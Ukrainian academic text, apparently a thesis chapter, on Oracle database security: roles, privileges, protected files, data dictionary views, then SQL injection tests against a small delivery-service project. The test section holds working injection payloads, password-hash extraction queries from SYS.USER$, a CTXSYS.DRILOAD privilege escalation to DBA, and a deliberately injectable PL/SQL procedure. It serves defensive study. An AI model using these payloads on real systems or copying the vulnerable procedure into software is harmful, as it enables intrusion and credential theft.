3.1 Безпека у СУБД Oracle

В Oracle суб’єктами є користувачі та групи користувачів, які хочуть запитувати базу даних. Oracle надає команду CREATE USER для створення користувачів, команду ALTER USER для зміни користувачів і команду DROP USER для видалення користувачів із системи. Використовуючи пункт IDENTIFIED BY відповідної команди SQL, адміністратор може вибирати між авторизацією користувачів на основі пароля та на основі операційної системи. Адміністратор бази даних може надавати системні привілеї користувачам, які, у свою чергу, можуть надавати такі привілеї іншим користувачам. В Oracle роль можна надати іншим ролям, утворюючи ієрархічну організацію привілеїв/ролей. Ця рольова організація подібна до організації груп користувачів. Інструкція SET ROLE використовується для призначення ролі програмі, яка вмикається через пароль. Користувачі мають ролі за замовчуванням, які активні під час входу. Три основні привілеї визначені як Connect, Resource і DBA. Привілей Connect дозволяє користувачам підключатися до бази даних, отримувати доступ до об’єктів бази даних і оновлювати таблиці, до яких вони мають права доступу. Привілей ресурсів дозволяє користувачам створювати таблиці та надавати доступ до них іншим користувачам. Привілей DBA — це найвищий привілей бази даних, який має всі привілеї, включаючи створення облікових записів користувачів, створення ролей, надання ролей, надання привілеїв тощо. Sys, System і Public — це три спеціальні облікові записи, встановлені в системі Oracle. Sys і System мають привілей DBA. Public відповідає базовій групі Oracle, і всі привілеї, надані Public, автоматично надаються всім іншим обліковим записам користувачів.

Об'єкти: Об'єкти, які необхідно захистити, - це об'єкти бази даних. Ці об’єкти в Oracle включають бази даних, каталоги, таблиці, представлення, процедури, функції, пакети тощо.

Операції: Для операцій доступні для таблиць привілеї SELECT, INSERT, UPDATE, DELETE, ALTER, INDEX і REFERENCE. Але лише SELECT, INSERT, UPDATE і DELETE доступні в представленнях. Для процедур доступний привілей EXECUTE. Привілей SELECT доступний для послідовностей. Параметр GRANT OPTION використовується, щоб надані користувачі могли передавати отримані привілеї іншим користувачам. Лише деякі сервери СУБД забезпечують цю функціональність, а сервер Oracle надає її. Керування на рівні стовпців підтримується через привілеї UPDATE, INSERT і REFERENCE. Команда AUDIT Oracle використовується адміністратором бази даних для перевірки операцій, які пов’язані з привілеями, як успішними, так і невдалими операторами доступу, а також об’єктами. Записи аудиту можна зберігати або в базі даних, або в журналі аудиту операційної системи.

3.2 Файлова система в СУБД Oracle

Файли важливі з точки зору безпеки. Дуже важливо, щоб ми могли захистити ці файли в повному обсязі, дозволеному системою.

• Фізичні файли, які складають табличні простори бази даних: ці фізичні файли включають файл керування, файли журналу повторення, файли журналу архіву, файли даних, що містять дані, файли даних, що містять індекси, файли даних для створення сегментів відкату та файли даних для створення тимчасових сегментів. Файли, які використовуються для створення табличних просторів, можна розмістити на дисках зберігання комп’ютера. Але захист файлів повинен запобігти будь-якому користувачеві, окрім адміністратора бази даних (DBA), від доступу до цих файлів і керування ними безпосередньо на рівні операційної системи. Зміна цих файлів є виключною відповідальністю процесів Oracle. З погляду безпеки підтримання безпеки табличного простору — це контроль доступу до файлів на рівні операційної системи. Базові файли для створення табличних просторів повинні належати обліковому запису, який використовується для встановлення програмного забезпечення Oracle, яке зазвичай називається «oracle».

Файли журналу повторення — це набір двійкових файлів зберігання, які використовуються для відстеження всіх змін, внесених у базу даних. З кожною базою даних пов’язано щонайменше два онлайн-журнали повторного виконання. Одночасно використовується лише один журнал повторення або група журналів повторення. Онлайнові журнали повторення записуються та повторно використовуються циклічним способом. Після заповнення кожного файлу журналу повторення створюється архівний файл журналу з копією заповненого файлу журналу повторення. Ці файли журналу архіву є супутніми файлами журналу повторення. Файли журналу архіву мають послідовну нумерацію, щоб старий файл журналу архіву не було перезаписано новим файлом журналу архіву. Журнали повторення в основному використовуються для відновлення бази даних після збою диска. У випадку, якщо база даних була пошкоджена через зловмисну дію або дію злому, базу даних можна відновити за допомогою журналів повторного виконання та архівних журналів повторного виконання, щоб повернути базу даних у належний стан до пошкодження. Журнали повторного виконання та журнали архівування разом із запланованими резервними копіями на рівні файлів можуть відновити базу даних і врятувати нас від катастрофічної ситуації.

Файли журналу повторення створюються та належать системному обліковому запису Oracle, і вони ніколи не повинні бути доступні будь-якому іншому користувачеві з будь-якою метою. З погляду безпеки краще використовувати групи журналів повторення, а не окремий набір файлів журналу повторення в системі бази даних.

Файл параметрів ініціалізації: цей файл із назвою INlT<database_sid>ORA містить параметри ініціалізації Oracle. У вихідному файлі немає жодної інформації, до якої можуть отримати доступ користувачі, окрім адміністратора БД, тому він має бути захищений так само, як і інші файли даних, щоб користувачі не могли його прочитати. Файл ініціалізації може змінювати та підтримувати лише адміністратор бази даних і він має бути доступним лише через обліковий запис системи Oracle. Мудрий адміністратор баз даних

повинен завжди вставляти запис у нижній частині файлу, що відображає кожну зміну, внесену до цього файлу, для підтримки бази даних.

Контрольні файли. Інформація в контрольному файлі дуже важлива для роботи та відновлення бази даних. Базу даних не можна запустити без контрольного файлу. Керуючі файли, як і інші файли Oracle, ніколи не повинні бути доступними для будь-якого користувача і повинні належати користувачеві, який встановив Oracle.

Кожна база даних має принаймні два контрольних файли, розташованих на різних дисках, а бажано більше копій. Інформація в усіх копіях ідентична, а копії розміщено в різних каталогах на різних дисках.

Якщо один із цих керуючих файлів у системі пошкоджується і база даних не може запуститися, коли буде визначено конкретний пошкоджений керуючий файл, ми зможемо замінити пошкоджений керуючий файл однією з інших копій керуючого файлу з іншого диска та потім перезапустіть базу даних.

Файл конфігурації: файл із назвою CONFIG. ORA містить інформацію про конфігурацію бази даних. Цей файл містить інформацію про ім’я бази даних, розташування керуючих файлів, розташування файлів дампа та розмір блоку бази даних тощо.

Цей файл може змінювати та підтримувати лише адміністратор бази даних через обліковий запис інсталяції oracle. доступний лише для системного облікового запису oracle.

Файли конфігурації мережі: ці файли включають LISTERNER.ORA, TNSNAMES.ORA та SQLNET.ORA. Ці файли використовуються для з’єднання між робочими станціями клієнта та сервером бази даних.

Дистрибутивні файли Oracle: ці файли містять код для створення, підключення та підтримки баз даних Oracle. Деякі імена користувачів і паролі вбудовано у файли дистрибутива Oracle.

Користувачам заборонено отримувати доступ до цих системних файлів і змінювати їх.

3.3 Об’єкти у СУБД Oracle

У базі даних ми можемо надати користувачам доступ до об’єктів бази даних Oracle або скасувати доступ користувачів до об’єктів бази даних Oracle, таких як таблиці та представлення. Існують різні рівні та форми доступу до даних у таблицях бази даних. Ми можемо контролювати доступ, створюючи представлення та надаючи лише вибраним користувачам права доступу до представлень замість надання вибраним користувачам доступу до всіх базових таблиць. Крім того, ми можемо створювати тригери та процедури для виконання дій за лаштунками для контролю безпеки та захисту даних у базі даних.

Таблиці — це основні будівельні блоки, які використовуються для зберігання даних у базі даних. Таблиця – це файл, який створюється та підтримується разом із файлами даних. Користувач, який створює таблицю, зазвичай володіє цією таблицею. Користувачі можуть отримати доступ до таблиці іншого користувача, лише якщо власник таблиці або адміністратор бази даних надасть їм привілеї щодо таблиці. Привілеї на ці таблиці можна надавати безпосередньо користувачам, спеціальному користувачеві під назвою «public» або ролі.

Привілеї на рівні таблиці включають SELECT, DELETE, UPDATE та INSERT. Також можливо надати привілеї на стовпець однієї таблиці користувачам. Привілеї на рівні стовпців також включають SELECT, DELETE, UPDATE та INSERT. З метою безпеки та моніторингу бажано створювати таблиці з додатковими полями для запису імені користувача, часу створення даних і виконаної дії модифікації. У базі даних для кожної таблиці бази даних ми вимагаємо мати чотири загальні поля для запису інформації про дію створення та модифікації таблиці. Ці чотири поля: CREATEDJBY, DATETIME CREATED, MODIFY BY і DATETIME_MODIFY.

Представлення: у базі даних Oracle представлення використовуються для того, щоб уможливити вилучення підмножини інформації з таблиці або кількох таблиць. Представлення можна використовувати для кількох цілей безпеки.

Наприклад, подання можуть контролювати доступ користувачів шляхом попереднього об’єднання таблиць, щоб обмежити дані, які вони можуть отримати. Коли представлення створюється, його визначення вказує стовпець, який потрібно отримати з таблиць. Цей підхід забезпечує безпеку на рівні стовпців. Ми можемо надати права доступу до представлень вибраним користувачам замість надання повного доступу до таблиць вибраним користувачам.

Тригери – це збережені програми, пов’язані з таблицею. Тригер запускається до або після події, яка є набором команд, які виконують дії INSERT, DELETE або UPDATE. З точки зору безпеки тригери дуже корисні для відстеження дій, які змінюють дані, і запобігають несанкціонованому доступу до даних.

Збережені програми, написані на PL/SQL, можна зберігати у скомпільованій формі в базі даних. Існує два типи збережених програм: процедури та функції. Для зручності обслуговування власник схеми володіє всіма збереженими програмами. Користувачі або програми можуть виконувати збережені програми, якщо користувачам надано дозвіл EXECUTE для програми. Тригери або збережені процедури можуть заповнювати іншу таблицю інформацією на основі дії, яка виконується над основною таблицею. Вони також можуть видаляти інформацію з іншої таблиці на основі дії, виконаної з основною таблицею. Тригери або збережені процедури збирають інформацію про дані до того, як дані будуть змінені. Вони можуть видати сповіщення, щоб повідомити комусь, що таблицю було змінено. За допомогою представлень, тригерів і збережених процедур ми можемо контролювати доступ користувача до таблиці.

Синоніми — це псевдонім об'єкта. Синонім використовується в базі даних Oracle для забезпечення прозорості розташування об’єктів і власників об’єктів. Використовуючи синоніми, користувач не тільки не повинен знати, хто насправді є власником таблиці, але також не повинен знати, в якій базі даних знаходиться таблиця. Використання синонімів допомагає приховати

базову структуру бази даних. Це також допомагає захистити базу даних від цікавих або зловмисних дій злому.

3.4 Системні словники даних в Oracle

Словник даних Oracle складається з двох рівнів, які є таблицями, що складають справжній словник даних, і ряду представлень, які дозволяють нам отримати доступ до інформації в словнику даних. Словник даних Oracle включає всі об’єкти бази даних незалежно від того, кому вони належать. Користувачам дозволено лише переглядати дані в словнику даних відповідно до вимог їх роботи. Користувачі можуть бачити лише ту інформацію, яка відповідає їхньому рівню привілеїв. Привілеї, надані користувачам у представленнях словника даних, відрізняються від привілеїв, наданих базовим таблицям.

Подання словника даних включають подання, що показують дані про власні об’єкти користувача, позначене «USER_ подання, що показують дані, доступні для будь-якого користувача в базі даних, позначене «ALL_», і подання, що показують дані, доступні лише адміністратору бази даних, позначене «DBA». Різні користувачі з різними привілеями можуть отримувати доступ до різних об'єктів.

Користувач, якому надано роль DBA, може отримувати доступ і, можливо, змінювати будь-які об’єкти в базі даних. Перечень системних словників наведено у таблиці 3.1.

Таблиця 3.1 – Системні словники

Ім’я словника	Тип інформації, яка міститься у словнику	Таблиці на яких побудовано уявлення
DBA_PROFILES	Профілі та пов’язані з ними обмеження ресурсів і часу	profile$, profname$, resource_map, obj$
DBA_ROLES	Усі ролі, які існують у базі даних	user$
DBA_ROLE_PRIVS	Ролі, надані користувачам, та інші ролі	user$, sysauth$, defrole$
DBA_SYS_PRIVS	Системні привілеї, надані користувачам і ролям	user$, sysauth$, system_privilege_map

Продовження таблиці 3.1 – Системні словники.

DBA_TAB _PRIVS	Такі привілеї, як SELECT, INSERT, UPDATE тощо, які має кожен користувач або роль для кожного об’єкта	user$, objauthS, obj$, table_privilege_map
DBA_USERS	Хто має обліковий запис для бази даних; також, який профіль призначено користувачеві	user$, ts$, profname$, profile$, user_astatus_map
ROLE_ROLE_PRIVS	Ролі, надані ролям	User$, sysauth$
ROLE_SYS_PRIVS	Системні привілеї, надані ролям	User$, system_privilege_map, sysauth$
ROLE_TAB_PRIVS	Привілеї таблиці, надані ролям	User$, table_provilege_map, Objauth$, obj$, col$
USER_ROLE_PRIVS	Ролі, надані поточному користувачеві	User$, sysauth$, defrole$, and x$kzdos

Доступ до деяких переглядів словника мають лише користувачі з DBA

3.5 Інщі елементи у СУБД Oracle

Наступні об’єкти є логічними сутностями бази даних Oracle. Oracle захищає та підтримує ці сутності та використовує їх для забезпечення безпеки в системі баз даних.

Користувачі: адміністратор бази даних відповідає за підтримку облікових записів користувачів бази даних. Адміністратор бази даних створює обліковий запис користувача, призначає пароль, визначає табличний простір за замовчуванням/тимчасовий табличний простір/квоту для користувача. Користувачам надаються відповідні привілеї для підключення до бази даних для виконання своєї роботи в системі баз даних. Привілеї надаються користувачам адміністратором баз даних на основі необхідних посадових обов’язків користувача.

Схема — це повна колекція об’єктів, якими володіє обліковий запис користувача. Схема включає таблиці, подання, послідовності, пакети, функції, процедури, тригери тощо. Лише власник об’єкта або користувач із роллю DBA

може надавати привілеї доступу іншим користувачам для взаємодії з об’єктами. Адміністратор баз даних повинен бути дуже обережним, надаючи права доступу до будь-яких об’єктів будь-яким користувачам.

Привілеї: привілеї включають дві загальні категорії: системні привілеї та об'єктні привілеї. Права доступу користувачів для входу в систему бази даних і створення/маніпулювання об’єктами бази даних є системними привілеями. Права доступу користувача для доступу до даних в об’єкті бази даних або дозволу користувачеві виконувати збережену програму є привілеями об’єкта. У системі баз даних Oracle є понад 80 системних привілеїв. Наприклад, CREATE TABLE, CREATE SYNONYM, CREATE BY Y VIEWS, CREATE SEQUENCES тощо. У базі даних Oracle існує 16 привілеїв об’єктів. Наприклад, ALTER, AUDIT, SELECT, UPDATE, EXECUTE, REFERENCES тощо.

Ролі — це набір привілеїв. Користувачам можна призначити роль. Функція ролі полягає в тому, щоб дозволити групі привілеїв передавати користувачам шляхом посилання на роль. Якщо привілеї ролі змінено пізніше, нові привілеї діятимуть під час наступного входу користувачів до бази даних.

Профілі: Oracle надає два різних типи профілів: профілі продукту та профілі системних ресурсів. Профілі продуктів обмежують доступ користувачів до певних команд Oracle або продуктів Oracle. Профілі системних ресурсів обмежують використання конкретним користувачем певних системних ресурсів. Використовуючи профілі продуктів, ми можемо блокувати доступ користувачів до продукту Oracle SQL, SQL*Plus і PL/SQL.

Таблиця PRODUCT PROFILE містить механізм блокування команд. Ми можемо використовувати ПРОФІЛЬ ПРОДУКТУ для забезпечення безпеки. Коли користувачі входять до бази даних, вони мають мінімальні привілеї безпосередньо через SQL*Plus. Однак користувач може використати команду SET ROLE із SQL*Plus, щоб отримати привілеї доступу, які зазвичай доступні лише під час використання програми. Тоді користувач може видавати оператори SQL із SQL*Plus для зміни таблиць бази даних, що завдає шкоди

безпеці системи бази даних. Нам потрібно вимкнути привілей SET ROLE для певних користувачів, щоб запобігти цій шкоді.

Профіль системного ресурсу — це набір обмежень, які можна встановити на ресурс бази даних. Ці ресурси включають кількість часу, протягом якого процес може бути неактивним, перш ніж процес буде відключено, кількість невдалих спроб входу до блокування облікового запису тощо.

4 БЕЗПЕКА ЗАХИСТУ ІНФОРМАЦІЇ У НЕНАВАНТАЖЕНОМУ ПРОЕКТІ

4.1 Навантажені та ненавантажені проекти

Проекти бувають двох видів за критерієм навантаженості, а саме вони поділяються на навантажені та ненаватажені проекти. Варто зазначити, що як такової стандартизації та нормалізованих критеріїв для розподілу проектів немає, тобто якщо постійно оброблюється велика кількість запитів, то є навантаженим проектом, через постійну обробку. Також і навпаки, якщо менше приблизно 10 запитів у хвилину, то це ненавантажений проект.

Сам розподіл на навантажені та ненавантажені проекти, як було зазначено, не є нормалізованим та залежить від багатьох факторів, як наприклад програмне забезпечення. Можливо сказати, що для різних проектів навантаження в 10 запитів в хвилину буде зовсім не помітним, а для деяких, дуже великим навантаженням. Тому варто сказати, що справа тут не в кількісних показниках. Перш за все варто детермінувати поняття, а саме навантажений. Під навантаженим проектом вважається такий проект, який знаходиться постійно під високим навантаженням та є достатньо стійким для цього. Його системна архітектура, побудована таким чином, щоб можливо було переносити подібне навантаження та мати можливість подальшого масштабування, що є дуже важливим критерієм у такого роду проектах. Тобто під проектом який знаходиться під високим навантаженням детермінується інформаційна система, шо перестає справлятися з поточним навантаженням, інструментів для вирішення цієї проблеми з поточного інструментарію замало, а також одного серверу вже недостатньо.

До проектів такого виду, які можуть зіштовхнутися з цією проблемою відносять інтернет магазини, відеохостінги, популярні сайти новин, соціальні мережі, банківські системи та багато іншого. Тобто можливо сказати, що такі проекти постійно зростають у кількості клієнтів або користувачів та

потребують постійного збільшення ресурсів, які потрібні для обробки запитів та в цілому поточної інформації від системи. Якщо така системна модель не буде досить гнучкою та не зможе вдало масштабуватися, то проект зазнає певної межі через певний час, що приведе до поступового погіршення виконання основних вимог проекту, чи можливо зовсім перестане відповідати необхідній цілі..

Також варто відмітити, що проект повинен постійно знаходитись під навантаженням, тобто кількість запитів повинна постійно зростати, через це формуються такі вимоги як можливість масштабування, швидкість відповіді та мікросервісна модель архітектури.

Тепер варто зазначити опис терміну ненавантаженого проекту, шо у свою чергу має стабільну базу даних або користувачів, яка майже є незмінною, або можливість через певний час видаляти частину даних або користувачів, а частина видалення повинна тримати систему у рамках масштабу. Тобто є висновок, що це проекти з короткими сесіями, або довгі сесії в маленькому масштабі. Модель архітектура, не повинна бути гнучкою та мати великі можливості у плані масштабування також така модель не потребує мікросервісної архітектури, і може навіть бути у вигляді монолітної системи.

Для наведення загальних прикладів можливо виділити сайти місцевих (локальних) компаній, або сайти малого бізнесу, який має постійно клієнтуру та не великі обсяги заказів. Тобто такі сайти локальні у певному місті.

Для навантаженого проекту потрібні швидкодія з великою кількістю даних, тому інструментарій є досить обмеженим, а для ненавантаженого проекту вибір є більш варіативним та має можливість кастомного підбору.

У сьогоденні навантажені проекти стають більш розповсюдженим варіантом через формат постійного зростання бізнесу, це усуває економічні ризики. Також варто відзначити, що в наш час відбувається інформаційна революція, через яку йде постійне збільшення кількості користувачів інформаційних та технічних систем, чи просто кількість людей в мережі.

Як приклад одним з головних популярних напрямків навантаженого проекту є інтернет магазини, які стали досить розповсюджені та заповнили безліч економічних ніш. Але хоча популярність такого виду проектів зростає, ненавантажених проектів все ще залишається дуже багато і вибір інструментарію при початку реалізації такого проекту є першою проблемою з якою зіштовхнуться розробники.

У цій роботі ми розглядаємо локальну службу доставки, яка знаходиться в певній області та доставляє товар лише по районним-центам, через економічну ціле-відповідність. У такого роду проекті сесії у додатку є непостійними та короткими, також служба доставляє товари в певні місяця та тільки певним партнерам, тобто місця вже визначенні, як і партнери.

Для формування цього проекту було обрано базову клієнт-серверну модель, яка зображена на рисунку 4.1.



Рисунок 4.1 – Модель архітектури

У нашому випадку ми на базі цього ненавантаженого проекту досліджуємо можливість захисту інформації. Такий вид проекту був обраний через те, що такі проекти мають не великий бюджет на розробку додатку та особливо мало уваги приділяють захисту інформації, через не великі об’єми. Але як було описано у першому розділі, такі підприємці доволі часто стають метою для зловмисників. Oracle Database має велику кількість методів захисту та не потребує дуже складної методології безпеки для підтримування рівня

конфіденційності даних. Також варто зазначити, що саме ця СУБД може дуже ефективно справлятися з основними потребами ненавантажених проектів, зберігаючи швидкодію запитів, та головною особливістю є те, що можливо заздалегідь створити таблиці певного розміру чи видати квоти на створення токових, що дуже сильно вписується у концепт ненавантажених проектів. Також система ролей не потребує постійного нагляду та великого розділення, як у навантажених проектах.

4.2 Побудова та аналіз тестових запитів

По перше варто зазначити, що вид загроз який буде протестовано є SQL-ін’єкція.

Першим кроком в процесі виявлення SQL-ін'єкції є визначення способів передачі даних в web-додаток:

– параметрів, що передаються за допомогою GET- або POST-методів;

– значень, що містяться в Cookie;

– параметрів HTTP-заголовка (таких як Referer і UserAgent).

Для тестування сторінки на наявність SQL-ін'єкції можна виконати послідовно наступні запити.

- сторінка відображається коректно

http: // localhost: 8080 / catalog / show1.jsp? Name = Product 1

- не виконана сортування даних

http: // localhost: 8080 / catalog / show1.jsp? Name = Product 1 'AND 1 = 1

Як видно, параметр name на страніце show1.jsp є вразливим. Для визначення SQL-ін'єкцій широко застосовуються інструментальні засоби для автоматичного тестування web-додатків на наявність вразливостей.

Для того щоб продовжити експлуатацію SQL-ін'єкції потрібно знати який запит підійде та саме яка інформація потрібна з БД. Також треба знати які використовуються технології для побудови інфраструктури веб-додатку.

Для того щоб визначити версію СУБД необхідно витягти банер за допомогою SQL-запиту: SELECT banner FROM v $ version WHERE rownum = 1

Одним із важливих кроків є визначення імені користувача та його ролі і привілеї для цього сформовано такі запити, як SELECT user FROM dual та SELECT granted_role || '-' || admin_option FROM user_role_privs.

Обліковий запис, який використовується сервером додатків для роботи з СУБД, не повинна мати зазначеними вище системними привілеями і ролями.

Якщо зловмисник не володіє необхідними привілеями то можливо підвищити їх за допомогою впровадження у процедуру. У стандартному постачанні СУБД Oracle існує велика кількість пакетів і процедур (для статистики: в СУБД Oracle 10g 16 500 процедур в 1300 пакетах), тому шанс виявити серед них вразливу процедуру досить високий. Частина з цих процедур доступні непривілейованих користувачам СУБД і виконуються від імені їх власника - привілейованого користувача SYS або CTXSYS. Одна з найбільш відомих процедур - VALIDATE_STMT з пакета DRILOAD, який належить користувачеві CTXSYS. Дана процедура приймає в якості вхідного параметра PL / SQL-код і передає його на виконання. [7]

Щоб підвищити привілеї до системного адміністратора формуємо такий запит, як: EXEC CTXSYS.DRILOAD.VALIDATE_STMT ('GRANT DBA TO app');, але варто зазначити, що це можливо лише, якщо не було попереднього налаштування системних пакетів.

Останнім етапом є експлуатація вразливості, тобто використовуються усі забрані дані для отримання структури БД і даних, витягання хешів паролів користувачів чи виконання команд ОС.

Так наприклад в Oracle хеші паролів зберігаються в таблиці SYS.USER $, також вони містяться в поданні DBA_USERS. Для розрахунку хеша в Oracle 10g і більш ранніх версіях використовується алгоритм, заснований на DES. У Oracle 11g застосовується більш захищений алгоритм на основі SHA1, і хеш пароля недоступний уявлення DBA_USERS. За замовчуванням в Oracle 11g в таблі- це SYS.USER $ доступні два варіанти хеша.

Для того щоб вилучити хеш паролі, використовують такий вид запитів: SELECT username || password FROM sys.user $ WHERE type #> 0 AND LENGTH

(password) = 16 та SELECT username || SUBSTR (spare4,3,40) hash || SUBSTR (spare4,43,20) salt FROM sys.user $ WHERE type #> 0 AND LENGTH (spare4) = 62.

Для отримання даних з таблиці БД необхідно мати таку інформацію, як:

власник схеми, в якій знаходиться таблиця;

- ім'я таблиці;
- кількість записів в таблиці;
- кількість стовпців;
- імена і типи стовпців.

Ці дані можливо отримати з таких уявлень, як: all_tables і all_tab_columns.

Для витягування інформації про власників цих таблиць та інших даних використовують, такий запит, як: SELECT b.owner || '.' || b.table_name || '[' || count (*) || '] =' num_rows FROM all_tab_columns a, all_tables b WHERE a.table_name = b.table_name GROUP BY b.owner, b.table_name, num_rows.

Для вилучення імен і типів стовпців можна скористатися наступним запитом. SELECT owner || '.' || table_name || ':' || column_name || ':' || data_type FROM all_tab_columns ORDER BY table_name, column_id.

Є кілька методів як використовувати ці загрози на системі ORACLE, залежно від того яка мова використовується. Нижче приведено деякі мови, API і інструменти, які можуть отримати доступ до бази даних ORACLE і можуть бути частиною Web програми: JSP, ASP, XML, XSL і XSQL, Javascript, PHP, VB, MFC, і інші ODBC засновані утиліти і API, 3 і 4GL мови, Perl і CGI сценарії, які мають доступ до бази даних.

Усі з наведених інструментів і мов програмування можуть бути використовуваними як база для спотворення SQL запиту бази даних ORACLE. Для цього повинні виконуватися декілька простих умов, головна з них – це то що, наведених застосунках і інструментах повинен використовуватися динамічний SQL.

Першим етапом було інсталяція та налаштування база даних, далі було створено процедуру PL/SQL, яка буде відображати номера клієнтів в типічному ненавантаженому проекті.

Процедура використовує динамічний SQL, щоб передати частину SQL-ін'єкції. У випадку дослідження проведення тестів буде проводитися локально. Нижче на рисунку 3.1 наведено приклад таблиці.

```
SQL> desc customers
Name                                      Null?    Type
----------------------------------------- -------- ------------
CUSTOMER_FORNAME                                   VARCHAR2(30)
CUSTOMER_SURNAME                                   VARCHAR2(30)
CUSTOMER_PHONE                                     VARCHAR2(30)
CUSTOMER_FAX                                       VARCHAR2(30)
CUSTOMER_TYPE                                        NUMBER(10)
```

Рисунок 4.2 – Структура тестової таблиці

Нижче на рисунку 3.2 також наведено приклад заповнення таблиці:

```
SQL> select * from customers;

CUSTOMER_FORNAME              CUSTOMER_SURNAME
------------------------------ ------------------------------
CUSTOMER_PHONE                CUSTOMER_FAX                  CUSTOMER_TYPE
------------------------------ ------------------------------ ------------
Fred                          Clark
999444888                     999444889                              3

Bill                          Jones
999555888                     999555889                              2

Jim                           Clark
999777888                     999777889                              1
```

Рисунок 4.3 – Заповнена тестова таблиця

Далі для формування процедури було створено гіпотетичного користувача, який має занадто багато привілеїв.

Приклад процедури зображено нижче на рисунку 3.3.

```
create or replace procedure get_cust (lv_surname in varchar2)
is
        type cv_typ is ref cursor;
        cv cv_typ;
        lv_phone        customers.customer_phone%type;
        lv_stmt         varchar2(32767):='select customer_phone '||
                                         'from customers '||
                                         'where customer_surname='''||
                                         lv_surname||'''';
begin
        dbms_output.put_line('debug:'||lv_stmt);
        open cv for lv_stmt;
        loop
                fetch cv into lv_phone;
                exit when cv%notfound;
                dbms_output.put_line('::'||lv_phone);
        end loop;
        close cv;
end get_cust;
/
```

Рисунок 4.4 – Процедура для дослідження

Як видно на рисунку 3.4, виклик процедури закінчився помилкою, через те, що неможливо додати інструкцію.

```
SQL> exec get_cust('x'' select username from all_users where ' 'x' '= 'x');
debug:select customer_phone from customers where customer_surname='x' select
username from all_users where 'x'='x'
-933ORA-00933: SQL command not properly ended
```

Рисунок 4.5 – Помилка (команда не завершена)

Ця процедура очікує прізвище клієнта та повинна мати форму у вигляді: select customer_phone from customers where customer_surname='Jones'.

Як видно, можливо добавити ще одну команду після імені, змінює існуючий SQL запит, використовуючи лапки. У попередньому прикладі на зображені вишче, система повертає помилку, якщо ми посилаємо відразу дві SQL інструкції до RDBMS.

Переробимо запит, його зображено на рисунку 3.5.

```
SQL> exec get_cust('x'';select username from all_users where ''x''=''x');
debug:select customer_phone from customers where customer_surname='x';sele
username from all_users where 'x'='x'
-9110RA-00911: invalid character
```

Рисунок 4.6 – Помилка (недійсний символ).

Система знову повертає помилку, але тепер помилка інша. Додавання ; після першої інструкції не дозволяє виконати другу інструкцію, так що остається тільки змусити систему виконати додатковий SQL запит полягає в тому, щоб розширити існуючий where або використовувати union або subselect. [8] Отримаємо додаткові дані з іншої таблиці на зображені 3.6. У цьому випадку, ми прочитаємо список користувачів в базі даних з таблиці ALL_USERS:

```
SQL> exec get_cust('x'' union select username from all_users where ''x''=''x');
debug:select customer_phone from customers where customer_surname='x' union
select username from all_users where 'x'='x'
::AURORA$JIS$UTILITY$
::AURORA$ORB$UNAUTHENTICATED
::CTXSYS
::DBSNMP
::MDSYS
::ORDPLUGINS
::ORDSYS
::OSE$HTTP$ADMIN
::OUTLN
::SYS
::SYSTEM
::TRACESVR
```

Рисунок 4.7 – Список користувачів в базі даних з таблиці ALL_USERS

Далі розглянуто спосіб усічення SQL запиту до оператора WHERE так, щоб повернути усі записи в таблиці. Типовий приклад експлуатації – Web-додатки, що використовують спосіб ідентифікації при вході в систему, в якому

шукається запис в таблиці користувачів, якій відповідає введене ім'я користувача і пароль. Приклад такого запиту зображено на рисунку 3.7.

```
select * from appusers where username='someuser' and password='somecleverpassword'
SQL> exec get_cust('x'' or exists (select 1 from sys.dual) and ''x''=''x');
debug:select customer_phone from customers where customer_surname='x' or exists
(select 1 from sys.dual) and 'x'='x'
::999444888
::999555888
::999777888
```

Рисунок 4.8 – Типовий приклад експлуатації SQL-ін’єкції

Потім, потрібно змінити зміст процедуру, для того щоб, розширити використовуваний SQL так, щоб була усічена друга частина виразу після WHERE. Спочатку розглянемо приклад змінною процедури на рисунку 3.8.

```
create or replace procedure get_cust2 (lv_surname in varchar2)
is
        type cv_typ is ref cursor;
        cv cv_typ;
        lv_phone        customers.customer_phone%type;
        lv_stmt         varchar2(32767):='select customer_phone '||
                                'from customers '||
                                'where customer_surname='''||
                                lv_surname||''' and customer_type=1';
begin
        dbms_output.put_line('debug:'||lv_stmt);
        open cv for lv_stmt;
        loop
                fetch cv into lv_phone;
                exit when cv%notfound;
                dbms_output.put_line('::'||lv_phone);
        end loop;
        close cv;
exception
        when others then
                dbms_output.put_line(sqlcode||sqlerrm);
end get_cust2;
```

Рисунок. 4.9 – Приклад зміненої процедури

Далі потрібно використовувати символи коментаря - -, щоб відсікти SQL після оператора WHERE.

Цей метод корисний у разі, коли веб-додаток використовує більше одного поля, яке додається до динамічного SQL запиту.

Щоб спростити додавання додаткового SQL і обійти всі поля, ми можемо додати - - в запис, яку ми вважаємо першим полем і впровадити наш SQL запит, як на рисунку 3.9.

```
SQL> exec get_cust2('x'' or ''x''=''x'' --');
debug:select customer_phone from customers where customer_surname='x' or 'x'='x'
--' and customer_type=1
::999444888
::999555888
::999777888
```

Рисунок 4.10 – Використання символу коментаря

